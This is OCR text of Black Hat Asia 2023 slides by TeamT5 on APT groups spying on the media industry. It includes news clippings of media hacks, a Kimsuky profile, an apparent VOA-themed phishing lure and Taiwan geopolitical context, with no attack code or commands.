black hat ASIA 2023

MAY 11–12

BRIEFINGS

Operation Clairvoyance: How APT Groups Spy on the Media Industry

Yue-Tien Chen & Zih-Cing Liao

TEAMT5

Persistent Cyber Threat Hunters

About us

Yue-Tien Chen

- Threat Intelligence Researcher @ TeamT5
- Focus on APAC APT

Zih-Cing Liao (aka DuckLL)

- Sr.Threat Intelligence Researcher @ TeamT5
- Speaker of Conferences:
  Black Hat Asia, HITB, HITCON, CODE BLUE
- UCCU Hacker Core Member

Agenda

I. Introduction: Overview of APT attacks targeting media

II. Operation Clairvoyance: APT attacks targeting media in Taiwan

III. Case Study: Hacker's note

IV. Conclusion

black hat ASIA 2023

MAY 11–12

BRIEFINGS

Introduction:
Overview of APT attacks targeting media


Why APT Groups Spy on Media

Information Collection


Political Relationships

Information Operation

Security Issues in Media



Emails



Social Media

Web Services

Outdated Hardware and Software

Information Security Staff

駭客入侵《菱傳媒》 襲擊後台、資料庫刪光所有新聞

Newtalk新聞 | 政治 | 姚寶瓶綜合報導
發布 2021.12.06 | 20:35


分享 字級 收藏 留言

菱傳媒
RW NEWS

新興網路媒體《菱傳媒》傳遭駭客入侵，刪光網站上所有新聞。 圖：翻攝菱傳媒臉書

Australian Chinese News Site Hit by Cyber Attack, Media Reports

- Thousands of users affected, The Australian newspaper says
- Attack was on anniversary of Tiananmen Square massacre



Cyberattack on News Corp, Believed Linked to China, Targeted Emails of Journalists, Others

The attack, discovered on Jan. 20, affected units including The Wall Street Journal, the New York Post and the U.K. news operation

By Alexandra Bruell Follow, Sadie Gurman Follow and Dustin Volz Follow


Updated Feb. 4, 2022 10:19 pm ET

Share Resize Listen (2 min)

Ransomware attacks are increasing in frequency, victim losses are skyrocketing, and hackers are shifting their targets. WSJ's Dustin Volz explains why these attacks are on the rise and what the U.S. can do to fight them.
Photo illustration: Laura Kammermann

proofpoint. Products Solutions Partners Resources Company

Blog / Threat Insight / Above the Fold and in Your Inbox: Tracing State-Aligned Activity Targeting Journalists, Media



APT attacks targeted Media

CloudDragon

- Alias: Kimsuky
- Targeted Country: KR, JP, US
- TTP: Phishing, BabyShark, AFMail

Interview by VOA
September

Moderator: *Eunjung Cho, Journalist at Voice of America*
Respondent: *Suzanne Scholte, President at Defense Forum Foundation and Chair at North Korea Freedom Coalition*

Background:

On Monday, August 1, Zhang Jun, Chinese Ambassador to the UN, mentioned in the press briefing at UN as below;

- Concerning the nuclear test of North Korea, they haven't got any confirmed information. He said they have been told many times that there would be a nuclear test, but until today the nuclear test has not happened.
- The US and ROK joint military exercises is one reason that causes tension in the Korean peninsula.
- There was a stalemate in the dialogue between the parties. They hope that two parties (US and DPRK) directly concerned will engage in serious dialogue. In particular, the US should take concrete actions in responding to the concerns of DPRK.
- They don't think additional sanctions will bring the situation anywhere. Instead, it will further deteriorate the tension among parties. That's why they are not in favor of having additional sanctions. Also, sanctions are causing humanitarian sufferings to the innocent people in DPRK.

Questions:

1. How would North Korea view the Ukraine crisis? How would it impact North Korea's foreign policies and its missile and nuclear development?

2. North Korea has been testing ballistic missiles recently. What does it signal?

3-1. How would the Ukraine crisis affect South Korea's foreign policies?

3-2. Russia's ally, China has an important role to play at this moment in Russia's invasion of Ukraine and also to condemn North Korea's continued missile tests. How can South Korea maintain the relationship with China while strengthening cooperation with the US?

4. What kind of advice would you give to South Korea's incoming President Yoon Suk-yeol in handling the denuclearization of the Korean peninsula?

5. The Ukraine crisis seems to give a wide-open pathway for North Korea to pursue an even more robust missile-testing regime without fear of consequences from the UN Security Council. How should the international community respond to Russia's invasion in Ukraine that would send a strong message to North Korea?


black hat ASIA 2023

MAY 11-12


BRIEFINGS

Operation Clairvoyance: APT attacks targeting media in Taiwan


What's special about Taiwan



Geopolitics



Elections



Semiconductor

U.S. House of Representatives Visit

BBC Sign in Home News Sport Reel Worklife

NEWS

Home | War in Ukraine | Coronavirus | Climate | Video | World | Asia | UK | Business | Tech

Asia | China | India

Taiwan: Nancy Pelosi meets President Tsai to Beijing's fury

3 August 2022

Watch historic moment Nancy Pelosi lands in Taiwan, the first visit by such a senior US official in decades

CNN World Africa Americas Asia Australia China Europe India Middle East United Kingdom

China military rehearses 'encircling' Taiwan after US Speaker visit

By Wayne Chang, Sophie Jeong, Heather Chen, Brad Lendon and Eric Cheung, CNN
Updated 10:19 AM EDT, Sat April 8, 2023


Compromised Digital Billboard


MYSTERIOUS BEE SECURITY TEAM
玄蜂

